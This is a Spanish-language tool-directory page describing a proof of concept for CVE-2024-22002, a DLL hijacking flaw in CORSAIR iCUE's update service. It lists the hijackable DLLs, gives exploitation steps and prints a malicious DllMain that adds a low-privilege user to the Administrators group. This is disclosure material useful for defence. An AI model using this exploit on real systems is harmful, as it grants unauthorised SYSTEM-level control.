
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
iCUE_DllHijack_LPE-CVE-2024-22002 — Prueba de concepto del exploit para CVE-2024-22002, que demuestra la escalada local de privilegios mediante el secuestro de DLL en el servicio de actualización de CORSAIR iCUE para ejecutar código como SYSTEM. | Kitploit
Herramientas/GitHubGitHub/0xkickit/icue_dllhijack_lpe-cve-2024-22002
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónPruebas de PenetraciónExplotación de Binarios
GitHub0xkickit/icue_dllhijack_lpe-cve-2024-22002

iCUE_DllHijack_LPE-CVE-2024-22002

Prueba de concepto del exploit para CVE-2024-22002, que demuestra la escalada local de privilegios mediante el secuestro de DLL en el servicio de actualización de CORSAIR iCUE para ejecutar código como SYSTEM.

Compartir
Ver Repositorio
53hace 2 añosAún no revisado

Software y versión vulnerable

  • Enlace de descarga del software: CORSAIR iCUE v5.9.105 with iCUE Murals

Descripción

Se ha identificado una vulnerabilidad de DLL Hijacking en iCUE v5.9.105. Esta vulnerabilidad ocurre durante el proceso de actualización, gestionado por el servicio "iCUEUpdateService". El servicio inicia un proceso ("cuepkg.exe") encargado de realizar la actualización, ejecutándose con privilegios "NT AUTHORITY\SYSTEM". Al iniciar el proceso, busca varias DLL en el directorio \cuepkg-1.2.6, ubicado dentro del directorio de instalación de iCUE. Algunas de estas DLL no están presentes por defecto, pero como un usuario normal tiene privilegios para crear archivos en ese directorio, un atacante podría introducir una DLL maliciosa en el directorio. En consecuencia, esta DLL maliciosa sería cargada por cuepkg.exe con privilegios de Administrador.

Las DLL afectadas detectadas son las siguientes:

  • MSASN1.dll
  • NTASN1.dll
  • profapi.dll

Vector CVSS: (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)

  • Puntuación Base: 7.8 (Alta)
  • Puntuación Temporal: 7.8 (Alta)
  • Puntuación Ambiental: 7.8 (Alta)

PoC

Como ejemplo, se tomará la DLL profapi.dll.

  1. Crear nuestra DLL maliciosa y agregarla al directorio %INSTALLDIR%cuepkg-1.2.6.
  2. Esperar a que el programa se actualice automáticamente o, en este caso, forzar la actualización haciendo clic en "Check for updates".


  3. Nuestro usuario sin privilegios de Administrador se agrega al grupo.

Privilegios del usuario lowpriv antes de que se ejecute la DLL maliciosa: lowpriv_cmd
Privilegios del usuario lowpriv después de que se ejecute la DLL maliciosa: lowpriv_cmd_adm
  • Ejemplo de código malicioso:
#include "pch.h"
#include <windows.h>
#include <cstdlib>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    {
        system("net localgroup Administrators desktop-ckfiane\\lowpriv /add");
    }
    break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }

    return TRUE;
}

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    341
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    309

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





